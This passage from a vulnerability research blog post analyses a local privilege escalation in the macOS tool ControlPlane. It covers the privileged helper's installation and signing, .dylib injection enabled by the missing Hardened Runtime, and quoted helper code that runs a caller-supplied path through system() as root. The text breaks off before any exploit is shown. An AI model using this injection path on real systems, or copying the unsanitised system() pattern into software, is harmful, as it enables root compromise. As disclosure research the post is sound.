ControlPlane Local Privilege Escalation Vulnerability on macOS

Posted Tue 15 July 2025
Author Mathieu Farrell
Category Vulnerability
Tags pentest, ControlPlane, macOS, vulnerability, 2025

A technical exploration of Local Privilege Escalation Vulnerability in ControlPlane on macOS.

Introduction

ControlPlane, originally a fork of MarcoPolo, is a powerful open-source context-aware automation tool for macOS. Developed initially by Dustin Rue, the project is no longer maintained and does not function on the latest versions of macOS. Despite this, it remains in use by a number of users and serves as an interesting target for application security research on Apple's platform. ControlPlane leverages inputs such as WiFi networks, Bluetooth devices, location, connected hardware, and running applications to assess your current context and automatically perform predefined actions—making your Mac adapt intelligently whether you are at home, at work, or on the move.

After identifying a TCC bypass in Microsoft Teams and a Local Privilege Escalation vulnerability in the macOS version of CCleaner, we continued our exploration of macOS productivity and automation tools. This time, our focus shifted to ControlPlane as this kind of context-aware automation, relying on various input sources, raises interesting questions around security and privilege management.

Tool installation

To help you reproduce the work and findings in this article we will first walk through the installation process of ControlPlane, providing a step-by-step guide to ensure a smooth setup on macOS system.

Visit the releases section of the project's GitHub page and download the latest version of the ControlPlane .dmg file. Alternatively, directly download it using this link:

- ControlPlane-1.6.7.dmg



Figure 1 - Retrieve the .dmg file from GitHub.

After downloading the .dmg file, mount it (double-click on it to mount the disk image) and move ControlPlane to the Applications folder (simply drag the ControlPlane icon into the destination folder).



Figure 2 - Copy ControlPlane application to the Applications folder.

Once installed, the ControlPlane icon will appear in macOS Launchpad, allowing to easily open the application.



Figure 3 - ControlPlane accessible from launchpad.

Upon launching ControlPlane for the first time, two dialog boxes will appear. The first one is informational and notifies the user that a default context has been created automatically.


Démarrage rapide
Des contextes ont été créés à partir de vos configurations réseau.
We strongly recommend that you review your preferences.
OK
Ouvrir les Préférences

Figure 4 - Popup at application startup.

The second dialog will prompt the user for their password, as it is required to install a Privileged Helper Tool via `SMJobBless()` (necessary for ControlPlane to perform certain privileged actions). `SMJobBless()` is a macOS API (official documentation) that enables developers to install Privileged Helper Tools (background processes that run with elevated system privileges).


tente d'installer un nouvel utilitaire.
Saisissez votre mot de passe pour autoriser cette opération.
user
Installer un utilitaire
Annuler

Figure 5 - Prompt that ask to install Privileged Helper Tool.

> Privileged Helper Tool requires higher-level permissions to interact with protected system areas or perform tasks like modifying the system. As many other applications ControlPlane, uses `SMJobBless()` to install and manage these tools, which are necessary for tasks that go beyond what regular apps can do. When an app needs to install a Privileged Helper Tool, it prompts the user for their password, ensuring that only authorized users can grant elevated privileges. After the user enters their password, the tool is installed as a background service, which runs with the required system access (the password is no longer asked for, once the Privileged Helper Tool has been installed).

Analysis of ControlPlane Privileged Helper Tool installation method

ControlPlane uses `SMJobBless()` to install a Privileged Helper Tool, identified as `com.dustinrue.CPHelperTool` (/Library/PrivilegedHelperTools/com.dustinrue.CPHelperTool), which is required for performing actions that need elevated system privileges.

ControlPlane checks whether the Privileged Helper Tool is already installed via calling `SMJobCopyDictionary()`. It does this by querying `launchd` (the system's service manager), for any existing jobs related to the tool. If the tool is already installed and the version is up to date, no further installation is needed. However, if the Privileged Helper Tool is missing or outdated, ControlPlane installs it.

Before initiating the installation, macOS calls the SecStaticCodeCheckValidity function to perform a critical code-signing validation to enforce strict security rules that requires both the app and the Privileged Helper Tool to be properly signed with valid certificates. This ensures that only trusted and authorized software can be installed and executed with elevated privileges. The check of the Privileged Helper Tool signature ensures that it has not been tampered with and that it comes from the expected developer.

File: Source/Action+HelperTool.m
Function: `installHelperToolUsingSMJobBless()`

```
BOOL installHelperToolUsingSMJobBless(void) {
    NSError *error = nil;
    NSDictionary *installedHelperJobData = (NSDictionary *)SMJobCopyDictionary(kSMDomainSystemLaunchd,
(CFStringRef)kPRIVILEGED_HELPER_LABEL);
    BOOL needToInstall = YES;

    if (installedHelperJobData) {
        NSURL *installedPathURL = [NSURL fileURLWithPath:[[installedHelperJobData
objectForKey:@"ProgramArguments"] objectAtIndex:0]];
        [installedHelperJobData release];

        NSDictionary *installedInfoPlist = (NSDictionary
*)CFBundleCopyInfoDictionaryForURL((CFURLRef)installedPathURL);
        NSInteger installedVersion = [[installedInfoPlist objectForKey:@"CFBundleVersion"] integerValue];
        [installedInfoPlist release];

        NSBundle *appBundle = [NSBundle mainBundle];
        NSURL *appBundleURL = [appBundle bundleURL];
        NSURL *currentHelperToolURL = [appBundleURL URLByAppendingPathComponent:[NSString
stringWithFormat:@"Contents/Library/LaunchServices/%@", kPRIVILEGED_HELPER_LABEL]];

        NSDictionary *currentInfoPlist = (NSDictionary
*)CFBundleCopyInfoDictionaryForURL((CFURLRef)currentHelperToolURL);
        NSInteger currentVersion = [[currentInfoPlist objectForKey:@"CFBundleVersion"] integerValue];
        [currentInfoPlist release];

        if (currentVersion == installedVersion) {
            SecRequirementRef requirement;
            OSStatus stErr;
            stErr = SecRequirementCreateWithString((CFStringRef)[NSString stringWithFormat:@"identifier %@ and
certificate leaf[subject.CN] = \"%@\"", kPRIVILEGED_HELPER_LABEL, @kSigningCertCommonName], kSecCSDefaultFlags,
&requirement);

            if (stErr == noErr) {
                SecStaticCodeRef staticCodeRef;
                stErr = SecStaticCodeCreateWithPath((CFURLRef)installedPathURL, kSecCSDefaultFlags,
&staticCodeRef);

                if (stErr == noErr) {
                    stErr = SecStaticCodeCheckValidity(staticCodeRef, kSecCSDefaultFlags, requirement);

                    if (stErr != noErr) {
                        NSLog(@"Unknown error in SecStaticCodeCheckValidity");
                    }

                    needToInstall = NO;
                }
            }
        }
    }

    if (needToInstall) {
        NSLog(@"Blessing %@", kPRIVILEGED_HELPER_LABEL);
        if (!blessHelperWithLabel(kPRIVILEGED_HELPER_LABEL, &error)) {
            NSLog(@"Failed to install privileged helper: %@", [error description]);
            dispatch_async(dispatch_get_main_queue(), ^{
                NSRunAlertPanel(@"Error", @"Failed to install privileged helper: %@", @"OK", nil, nil, [error
description]);
            });
            return NO;
        } else {
            NSLog(@"Privileged helper installed.");
        }
    } else {
        NSLog(@"Privileged helper already available, not installing.");
    }

    return YES;
}
```

File: Source/Action+HelperTool.m
Function: `blessHelperWithLabel()`

```
BOOL blessHelperWithLabel(NSString* label, NSError** error) {
    BOOL result = NO;

    AuthorizationItem authItem = { kSMRightBlessPrivilegedHelper, 0, NULL, 0 };
    AuthorizationRights authRights = { 1, &authItem };
    AuthorizationFlags flags = kAuthorizationFlagDefaults |
                               kAuthorizationFlagInteractionAllowed |
                               kAuthorizationFlagPreAuthorize |
                               kAuthorizationFlagExtendRights;

    AuthorizationRef authRef = NULL;

    OSStatus status = AuthorizationCreate(&authRights, kAuthorizationEmptyEnvironment, flags, &authRef);
    if (status != errAuthorizationSuccess) {
        NSLog(@"Failed to create AuthorizationRef, return code %ld", (long)status);
    } else {
        result = SMJobBless(kSMDomainSystemLaunchd, (CFStringRef)label, authRef, (CFErrorRef *)error);
    }

    AuthorizationFree(authRef, kAuthorizationFlagDefaults);

    return result;
}
```

If the tool needs to be installed, ControlPlane calls the `SMJobBless()` function which securely installs the Privileged Helper Tool into the /Library/PrivilegedHelperTools/ directory. Additionally, it places a configuration file into /Library/LaunchDaemons/ to ensure the tool is launched by `launchd` with the necessary system permissions. The `launchd` system plays a critical role in managing the tool, ensuring that it runs as a background service with elevated privileges whenever needed.

Analysis of the `launchd` Property List File



Figure 6 - Contents of file /Library/LaunchDaemons/com.dustinrue.CPHelperTool.plist.

This .plist (system launch daemon configuration file) is configuring a Privileged Helper Tool (`com.dustinrue.CPHelperTool`) controlled by `launchd`. It is designed to be activated on-demand and uses a Unix domain socket file located at /var/run/com.dustinrue.CPHelperTool.socket for IPC communication.



Figure 7 - `ls /var/run` command result.

Analysis of the .plist file embedded in ControlPlane Privileged Helper Tool



Figure 8 - Contents of the Info.plist file embedded in the binary.

When a Privileged Helper Tool is installed on macOS via the `SMJobBless()` mechanism, it is crucial to ensure that only trusted applications can interact with this tool, especially when dealing with sensitive tasks that require administrative privileges. This is where the concept of signed clients and the `SMAuthorizedClients` key come into play. `SMAuthorizedClients` is a key in the configuration file of the Privileged Helper Tool, which lists the applications allowed to interact with the tool. Each authorized application must be digitally signed with a valid certificate, allowing the system to verify that the application has not been altered or tampered with. The signing process is vital because it ensures that only legitimate applications, identified by a valid developer certificate, can access the elevated privileges provided by the Privileged Helper Tool.



Figure 9 - Privileged Helper Tool signature analysis.

Analysis of ControlPlane main app (`com.dustinrue.ControlPlane`)



Figure 10 - ControlPlane.app signature analysis.

Property	Value
Executable Pat	/Applications/ControlPlane.app/Contents/MacOS/ControlPlane
Identifier	`com.dustinrue.ControlPlane`
Format	Mach-O 64-bit (x86_64)
Code Signed	Yes (`Developer ID Application: Dustin Rue`)
Team ID	`YV4RHGCYFA`

The application and its Privileged Helper Tool share the same `Authority` and `TeamIdentifier`.

- The `Authority` refers to the entity or organization that signed both the application and its Privileged Helper Tool, typically verified by a certificate issued by Apple.
- The `TeamIdentifier` is a unique identifier assigned to the development team within Apple's developer program. This ensures that both the application and its Privileged Helper Tool come from the same trusted source.

Sharing these identifiers allows macOS to verify that the application and its Privileged Helper Tool are from the same developer, ensuring that only authorized tools can access elevated privileges.

Injecting .dylib into the main application

It appears that Hardened Runtime (official documentation) is not enabled for the ControlPlane main app.

> Hardened Runtime is a security feature introduced by Apple to provide additional protections for macOS apps. It aims to prevent exploits like code injection, .dylib injection, and dynamic code execution by enforcing stricter security rules during runtime.

The `CodeDirectory` flags (`flags=0x0(none)`) show that no special security mechanisms are in place beyond the standard code-signing process, which further suggests that Hardened Runtime is not active. As a result, the ControlPlane app does not benefit from the additional runtime security features that could help prevent .dylib injection attacks. In conclusion, because Hardened Runtime is not enabled, the ControlPlane app is vulnerable to .dylib injection, as there are no added protections to prevent the loading of unauthorized dynamic libraries during runtime.


Two-way communication authorized by app code signing and signature validations
ControlPlane.app
com.dustinrue.CPHelper
Main App
IPC
Privileged Helper Tool
Inject .dylib via DYLD_INSERT_LIBRARIES
exploit.dylib
Malicious .dylib

Figure 11 - Injection into process ControlPlane.app to talk to the Privileged Helper Tool.

By injecting a dynamic library (.dylib) into the main application process via `DYLD_INSERT_LIBRARIES`, we can leverage existing code within the app to interact with the Privileged Helper Tool (through inter-process communication). The .dylib injected into the app's memory space, will allow us to redirect or modify specific functions that manage communication with the Privileged Helper Tool. This enables us to alter the app's behavior, bypassing its intended flow to achieve the goal of facilitating privileged interactions without direct access to the Privileged Helper Tool.

Command Injection in the Privileged Helper Tool

The `main()` function in Source/CPHelperTool/CPHelperTool.c calls `BASHelperToolMain()`, passing two arguments, `kCPHelperToolCommandSet` and `kCPHelperToolCommandProcs`. To understand these, we examined both Source/CPHelperTool/CPHelperTool.c and Source/CPHelperTool/CPHelperToolCommon.h.

In Source/CPHelperTool/CPHelperTool.c, `kCPHelperToolCommandProcs` is defined as an array of command callbacks (of type `BASCommandProc`) used by the `BetterAuthorizationSample` framework for handling specific privileged commands. Each entry in the array corresponds to a command the Privileged Helper Tool can execute, such as enabling or disabling Time Machine, Internet Sharing, Firewall, and Printer Sharing. These function pointers act as command handlers that the Privileged Helper Tool invokes when it receives a corresponding authorized request.

File: Source/CPHelperTool/CPHelperTool.c
Function: `main()`

```
...

int main(int argc, char **argv) {
  ...

  return BASHelperToolMain(kCPHelperToolCommandSet, kCPHelperToolCommandProcs);
}
```

File: Source/CPHelperTool/CPHelperTool.c

```
...

static const BASCommandProc kCPHelperToolCommandProcs[] = {
  DoInstallTool,
  DoGetVersion,
  DoEnableTM,
  DoDisableTM,
  DoStartBackupTM,
  DoStopBackupTM,
  DoEnableIS,
  DoDisableIS,
  DoEnableFirewall,
  DoDisableFirewall,
  SetDisplaySleepTime,
  DoEnablePrinterSharing,
  DoDisablePrinterSharing,
  DoEnableAFPFileSharing,
  DoDisableAFPFileSharing,
  DoEnableSMBFileSharing,
  DoDisableSMBFileSharing,
  DoEnableTFTP,
  DoDisableTFTP,
  DoEnableFTP,
  DoDisableFTP,
  DoEnableWebSharing,
  DoDisableWebSharing,
  DoEnableRemoteLogin,
  DoDisableRemoteLogin,
  NULL
};

...
```

For example, the `InstallTool` command (related to function `DoInstallTool()`) is associated to the authorization right `com.dustinrue.ControlPlane.InstallTool`, as defined in the Source/CPHelperTool/CPHelperToolCommon.h header.

File: Source/CPHelperTool/CPHelperToolCommon.c

```
...

#import "CPHelperToolCommon.h"
#import "BetterAuthorizationSampleLib.h"

const BASCommandSpec kCPHelperToolCommandSet[] = {
  {
    kInstallCommandLineToolCommand,
    kInstallCommandLineToolRightName,
    "default",
    "AuthInstallCommandLineToolPrompt",
    NULL
  },

  ...

  {
    kCPHelperToolSetDisplaySleepTimeCommand,
    kCPHelperToolSetDisplaySleepTimeRightName,
    "allow",
    "SetMonitorSleepTime",
    NULL
  },

  ...

  {
    NULL,
    NULL,
    NULL,
    NULL,
    NULL
  }
};
```

We can confirm the following:

- `kInstallCommandLineToolCommand` is defined as `InstallTool`.
- `kCPHelperToolSetDisplaySleepTimeCommand` is defined as `SetDisplaySleepTime`.

File: Source/CPHelperTool/CPHelperToolCommon.h

```
...

#define kCPHelperToolSetDisplaySleepTimeCommand     "SetDisplaySleepTime"

...

#define kInstallCommandLineToolCommand        "InstallTool"
#define kInstallCommandLineToolSrcPath        "srcPath"    // Parameter, CFString
#define kInstallCommandLineToolName           "toolName"   // Parameter, CFString
#define kInstallCommandLineToolResponse       "Success"    // Response, CFNumber
#define kInstallCommandLineToolRightName      "com.dustinrue.ControlPlane.InstallTool"

...
```

Now, let's take a look at the `DoInstallTool()` function.

File: Source/CPHelperTool/CPHelperTool.c
Function: `DoInstallTool()`

```
...

#import <netinet/in.h>
#import <sys/socket.h>
#import <stdio.h>
#import <unistd.h>
#import <CoreServices/CoreServices.h>
#import <syslog.h>

#import "AuthorizationLib/BetterAuthorizationSampleLib.h"
#import "CPHelperToolCommon.h"

extern const BASCommandSpec kCPHelperToolCommandSet[];

static OSStatus DoInstallTool(
                              AuthorizationRef          auth,
                              const void *               userData,
                              CFDictionaryRef            request,
                              CFMutableDictionaryRef     response,
                              aslclient                  asl,
                              aslmsg                     aslMsg
                              )
// Implements the kInstallCommandLineTool command.  Returns the version number of
// the helper tool.
{
    OSStatus                    retval = noErr;

    // Pre-conditions

    assert(auth != NULL);
    // userData may be NULL
    assert(request != NULL);
    assert(response != NULL);
    // asl may be NULL
    // aslMsg may be NULL

    // Retrieve the source path
    CFStringRef srcPath = (CFStringRef)CFDictionaryGetValue(request, CFSTR(kInstallCommandLineToolSrcPath));
    CFStringRef toolName = (CFStringRef)CFDictionaryGetValue(request, CFSTR(kInstallCommandLineToolName));

    // Check the code signature on the tool so that no-one else can use this to install stuff
    // We want to be sure that the cert is ours, and signed by apple

    // Note, I'm well aware that someone could hack the kSigningCertCommonName
    // static string in the data section of this binary. However, that is not a flaw
    // because the code signature of this binary would then be invalid and it would refuse
    // to be installed. Any potential hacker would have to replace all 3 binaries
    // (App, the install helper and the command line tool) to compromise it, at which
    // point it's not our app anymore anyway, and it would have to be signed by their own cert.

    bool success = true;

    char* ourFilename = 0;
    const char* pFilename = CFStringGetCStringPtr(srcPath, kCFStringEncodingMacRoman);

    if (!pFilename)
    {
        unsigned long len = CFStringGetLength(srcPath) + 20;
        ourFilename = malloc(len);
        if (!CFStringGetCString(srcPath, ourFilename, len, kCFStringEncodingMacRoman))
        {
            // Freeing here will cause the compiler to complain, the if below should
            // catch this if it exists and free it then
            //free(ourFilename);
            retval = 3;
            success = false;
        }
        else
            pFilename = ourFilename;
    }

    if (pFilename)
    {
        // Base command minus cert name and file namem is 76 characters, 1 for NULL
        char* valCodeSignCmd = 0;
        // asprintf allocates & never overflows
        if (asprintf(&valCodeSignCmd, "codesign -v -R=\"certificate leaf[subject.CN] = \\\"%s\\\" and anchor apple
generic\" \"%s\"", kSigningCertCommonName, pFilename) != -1)
        {
            if (system(valCodeSignCmd) == 0)
            {
                // Passed codesign validation
                // OK to copy now - overwrite if present
                OSStatus fsret = FSPathCopyObjectSync(pFilename, "/usr/local/bin", toolName, NULL,
kFSFileOperationOverwrite);
                if (fsret != noErr)
                    success = false;
            }


            // Clean up
            free(valCodeSignCmd);

        }
        else
            success = false;


    }

    if (success)
        CFDictionaryAddValue(response, CFSTR(kInstallCommandLineToolResponse), kCFBooleanTrue);
    else
        CFDictionaryAddValue(response, CFSTR(kInstallCommandLineToolResponse), kCFBooleanFalse);

    if (ourFilename)
    {
        free(ourFilename);
        ourFilename = 0;
    }


    return retval;
}
...
```

The `DoInstallTool()` function is a command handler used to install a tool on the system. It is part of a Privileged Helper Tool and is invoked with elevated privileges. The function begins by retrieving the source path and the name of the tool to be installed from the request dictionary passed by the caller.

```
    ...

    CFStringRef srcPath = (CFStringRef)CFDictionaryGetValue(request, CFSTR(kInstallCommandLineToolSrcPath));
    CFStringRef toolName = (CFStringRef)CFDictionaryGetValue(request, CFSTR(kInstallCommandLineToolName));

    ...
```

The source path, initially a `CFStringRef`, is converted to a C string so it can be used in a shell command. If the direct conversion fails, memory is allocated to perform the conversion manually.

```
    ...

    bool success = true;

    char* ourFilename = 0;
    const char* pFilename = CFStringGetCStringPtr(srcPath, kCFStringEncodingMacRoman);

    if (!pFilename)
    {
        unsigned long len = CFStringGetLength(srcPath) + 20;
        ourFilename = malloc(len);
        if (!CFStringGetCString(srcPath, ourFilename, len, kCFStringEncodingMacRoman))
        {
            // Freeing here will cause the compiler to complain, the if below should
            // catch this if it exists and free it then
            //free(ourFilename);
            retval = 3;
            success = false;
        }
        else
            pFilename = ourFilename;
    }

    ...
```

To ensure security, the function verifies the code signature of the tool before installing it. This check ensures that the binary is signed by Apple and by a specific certificate, identified by the `kSigningCertCommonName`. The developer thought that it was critical for preventing unauthorized or malicious binaries from being installed.

Once the file path is available as a C string, the function constructs a `codesign` validation command and executes it using the `system()` function.

If the code signature check passes, the tool is copied using the `FSPathCopyObjectSync` function, with overwrite enabled.

```
    ...

    if (pFilename)
    {
        // Base command minus cert name and file namem is 76 characters, 1 for NULL
        char* valCodeSignCmd = 0;
        // asprintf allocates & never overflows
